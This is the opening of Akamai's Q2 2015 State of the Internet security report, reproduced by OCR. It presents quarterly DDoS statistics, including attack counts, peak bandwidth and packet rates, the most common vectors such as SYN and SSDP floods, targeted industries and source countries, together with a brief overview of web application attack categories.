
[Volume 2 / Number 2]

akamai's [state of the internet] / security

Q2 2015 report


FASTER FORWARD TO THE LATEST
GLOBAL BROADBAND TRENDS
Download Akamai's latest
[state of the internet] report
TAP
HERE
Join us at stateoftheinternet.com for a glimpse into the future of connectivity
Akamai

LETTER FROM THE EDITOR / The *Q2 2015 State of the Internet— Security Report* builds on the significant changes we made in last quarter's report.

With this edition, we've continued to combine attack data previously published in the classic State of the Internet Report with the data previously published in the quarterly Prolexic DDoS Attack Report. The two data sources help form a more holistic view of the Internet and the attacks that occur on a daily basis.

Each technology collects a distinct data set that represents a unique view of the Internet. This allows Akamai to compare and contrast the different indicators of attack activity.

We explore which industries among our customer base suffered the highest volume of attacks, which attack techniques and vectors were more common, and where the attack traffic originated.

We hope you find it valuable.

As always, if you have comments, questions, or suggestions regarding the State of the Internet Security Report, the website, or the mobile applications, connect with us via email at ***stateoftheinternet-security@akamai.com*** or on Twitter at ***@State_Internet***.

You can also interact with us in the State of the Internet subspace on the Akamai Community at ***https://community.akamai.com***.

Akamai Technologies

[SECTION][1] ANALYSIS + EMERGING TRENDS

The second quarter of 2015 set a record for the number of distributed denial of service (DDoS) attacks recorded on Akamai's Prolexic Routed network — more than double what was reported in Q2 2014. The profile of the typical attack, however, has changed. In Q2 last year, high-bandwidth, short-duration attacks were the norm, driven by the use of server-based botnets. This quarter, less powerful but longer duration attacks were the norm.

In Q2 2015, the largest DDoS attack measured more than 240 gigabits per second (Gbps) and persisted for more than 13 hours. The peak bandwidth is typically constrained to a one to two hour window.

Of course, bandwidth is not the only measure of attack size. Q2 2015 saw one of the highest packet rate attacks recorded across the Prolexic Routed network, which peaked at 214 million packets per second (Mpps). That volume is capable of taking out tier 1 routers, such as those used by Internet service providers (ISPs).

Compared to Q2 2014

- 132.43% increase in total DDoS attacks
- 122.22% increase in application layer (Layer 7) DDoS attacks
- 133.66% increase in infrastructure layer (Layer 3 & 4) DDoS attacks
- 18.99% increase in the average attack duration: 20.64 vs. 17.35 hours
- 11.47% decrease in average peak bandwidth
- 77.26% decrease in average peak volume
- 100% increase in attacks > 100 Gbps: 12 vs. 6

Compared to Q1 2015

- 7.13% increase in total DDoS attacks
- 17.65% increase in application layer (Layer 7) DDoS attacks
- 6.04% increase in infrastructure layer (Layer 3 & 4) DDoS attacks
- 16.85% decrease in the average attack duration: 20.64 vs. 24.82 hours
- 15.46 increase in average peak bandwidth
- 23.98% increase in average peak volume
- 50% increase in attacks > 100 Gbps: 12 vs. 8
- As in Q1 2015, China is the quarter's top country producing DDoS attacks

SYN and Simple Service Discovery Protocol (SSDP) were the most common DDoS attack vectors this quarter — each accounting for approximately 16% of DDoS attack traffic. The proliferation of unsecured home-based, Internet-connected devices using the Universal Plug and Play (UPnP) Protocol continues to make

them attractive for use as SSDP reflectors. Practically unseen a year ago, SSDP attacks have been one of the top attack vectors for the past three quarters. SYN floods have continued to be one of the most common vectors in all volumetric attacks, dating back to the first edition of these security reports in Q3 2011.

We've also seen significant growth in the number of multi-vector attacks, with half of all DDoS attacks employing at least two methods in Q2 2015. Multi-vector attacks often leverage attack toolkits from the DDoS-for-hire framework. One specific combination of vectors has appeared repeatedly in attacks greater than 100 Gbps: the simultaneous use of SYN and UDP reflection-based vectors. These attacks are profiled in more detail in ***Section 2*** of this report.

During Q2 2015, the online gaming sector was once again the most frequent target of DDoS attacks. Online gaming has remained the most targeted industry since Q2 2014.

As has been the case in recent quarters, many DDoS attacks were fueled by malicious actors such as DD4BC and copycats utilizing similar methodologies. These actors use DDoS as a means of extortion, to gain media attention and notoriety from peer groups, or to damage reputations and cause service disruptions in a number of industries.

When looking at Layer 7 DDoS attack traffic, we track the last hop IP address of DDoS attacks against the national IP ranges. In the latest analysis, China remained the top producer of non-spoofed DDoS attack traffic at 37%, compared to 23% last quarter. The US was the second-largest source of attacks at 17%, with the UK coming in third with 10% of all attacks. All three countries showed significant growth in the number of attacks originating from within their borders, with each showing a 50% increase compared with the previous quarter.

Last quarter, we began reporting on web application attacks across the Akamai Edge network for the first time, reporting on seven common attack vectors. For the second quarter of 2015, we have added two new attack types: cross-site scripting (XSS) and Shellshock. Of the 352.55 million attacks we analyzed, Shellshock, a Bash bug vulnerability first tracked in September 2014, was leveraged in 49% of the attacks. However, the majority of the Shellshock attacks targeted a single customer in the financial services industry.

Other than Shellshock, SQL injection (SQLi) and local file include (LFI) attacks remained the top application attack vectors, as they were in the previous report. The retail and financial services industries remained the most frequent target of web application attacks.

Each quarter, we report on emerging threats to provide better insight into the overall threat landscape. In Q1, we explained how malicious actors were exploiting third-party website plugins for website defacement. This quarter, we took a closer look at plugin security in general and uncovered 49 previously unreported vulnerabilities with third-party WordPress plugins. These are detailed in ***Section 3*** of this report.

Additionally, we often receive questions from customers on whether to allow traffic from Tor exit nodes. Tor provides anonymity for users by routing traffic through several cooperating nodes before existing to the public Internet in order to mask the source IP of the user. This cloak of anonymity makes it attractive for people wishing to avoid surveillance, which of course includes malicious actors. In ***Section 4***, we analyze how frequently Tor exit nodes were used for malicious purposes and provide guidance on what factors to consider when deciding whether to allow traffic from Tor exit nodes.

In Q2 2015, Akamai also tracked a number of new attack techniques, vulnerabilities and criminal operation campaigns that warranted the release of threat advisories. These are profiled in more detail in ***Section 5*** of the report. They include:

- An OurMine Team attack exceeding 117 Gbps
- The resurgence of RIPv1 reflection DDoS attacks
- Third-party WordPress plugin vulnerabilities
- The Logjam vulnerability
- Ongoing attacks from DD4BC

1.1 / DDoS Activity / The second quarter of 2015 was marked by a 132% increase in DDoS attacks compared with the same period last year. This included a 122% increase in application layer DDoS attacks and a 134% increase in infrastructure layer DDoS attacks. While the attacks were not quite as large as last year, they lasted an average of three hours longer and increased in frequency and complexity.

The changes in DDoS activity quarter over quarter are typically more modest. In Q2, we saw a 7% increase in total DDoS attacks compared with Q1, and an average four-hour decrease in attack duration.

While application layer DDoS attacks continued to account for about 10% of all DDoS attacks, they're growing much more rapidly than infrastructure attacks, with an 18% increase in the number of attacks over the previous quarter. The infrastructure layer grew at less than half that rate, with a 6% increase.

At 16%, SYN traffic surpassed SSDP traffic, but just barely. This was mostly due to a drop in SSDP traffic, from 21% last quarter to just under 16% this quarter.

1.1A / DDoS Attack Bandwidth, Volume and Duration / The number of DDoS attacks has steadily increased quarter by quarter, though the median peak attack bandwidth and volume has continued to drop since the third quarter of 2014. This quarter, average peak attack bandwidth was 7 Gbps, lower than the average peak of nearly 8 Gbps seen in Q2 2014 and slightly up from the 6 Gbps average in Q1 2015.

Packet per second attack volume dropped significantly compared with Q2 2014, when the average peak was a record-setting 12 Mpps. But compared to last quarter, the average peak attack volume was up slightly, 3 Mpps as compared to 2 Mpps.

In Q2 2015, the average DDoS attack lasted nearly 21 hours. That represents a 19% increase in attack duration compared with Q2 2014, but a 17% decrease in attack duration compared with Q1 2015.

The trends of the past two quarters show that malicious actors are favoring attacks with lower peak bandwidth, but are launching more frequent and longer attacks than they did a year ago.

1.1B / Mega Attacks / In Q2 2015, 12 DDoS attacks registered more than 100 Gbps, as shown in Figure 1-1. This is up from Q1 2015, when there were eight mega attacks, but still not as many as the record-setting 17 mega attacks of Q3 2014.

In Q2 2015, the largest DDoS attack measured nearly 250 Gbps, an increase in size from the largest (170 Gbps) attack in Q1 2015. Of the 12 mega attacks, the Internet and telecom sector received the largest share of attacks, albeit indirectly. The 10 attacks listed as Internet and telecom were actually targeting gaming sites hosted on the customer network.

In Q1 2015, the 170 Gbps attack was generated a multi-vector volumetric attack that used the same padded SYN flood, along with a UDP fragment flood and a UDP flood as seen in this quarter's largest attack.

That is compared with Q2 2014, when the most significant attack was measured by packet per second volume. That attack was a DNS amplification attack out of China that peaked at 110 Mpps.




Figure 1-1: Ten of the mega attacks targeted the Internet and telecom industry

In Q2 2015, five attacks peaked at more than 50 Mpps, as shown in Figure 1-2. Attack campaigns of this volume can exhaust ternary content addressable memory (TCAM) resources in border edge routers, such as those used by Internet service providers (ISPs). This can result in packet loss, while stressing the cycles of the router's central processing unit (CPU). This can then result in collateral damage across the ISP's network, which can manage production traffic for hundreds or thousands of organizations.

The 214 Mpps attack on June 12 was one of the three largest DDoS attacks ever recorded across the Prolexic Routed network. The attack was based on a UDP flood with 1-byte packets — the smallest possible payload — and it generated 70 Gbps of attack traffic.

The 80 Mpps on May 15 was a little more complex, based on a Christmas tree DDoS flood, with every TCP flag turned on, targeting two /24 subnets over ports 80 and 443. As the attack continued, the attacker varied the TCP flag sequence configurations, while using an average payload size of 14-byte packets.




Figure 1-2: Several of the Q2 2015 mega attacks specifically targeted the TCAM limitations in tier 1 ISP routers

1.1C / DDoS Attack Vectors / In Q2 2015, SYN floods represented the top overall infrastructure-based attack (16%), bypassing SSDP by a razor-thin margin. SSDP was the top attack vector in Q1 2015 and Q4 2014. In Q2, SSDP attacks represented just under 16% of all attacks. This vector first appeared in Q3 2014 and has not been subject to the same cleanup efforts as NTP and DNS, since many SSDP reflection attacks are leveraging unsecured in-home consumer devices. These attacks have two victims: the owners of the devices used as reflectors and the actual attack target. These owners are typically home users who are unlikely to realize that their devices are participating in attacks. Even if they do notice slowness in their networks, they may not have the expertise to troubleshoot, mitigate or detect the cause.

Figure 1-3 displays the frequency of observed attack vectors at the DDoS layer.




Figure 1-3: Nearly 90% of DDoS attacks targeted infrastructure layer in Q2 2015, a trend that has continued for the past year

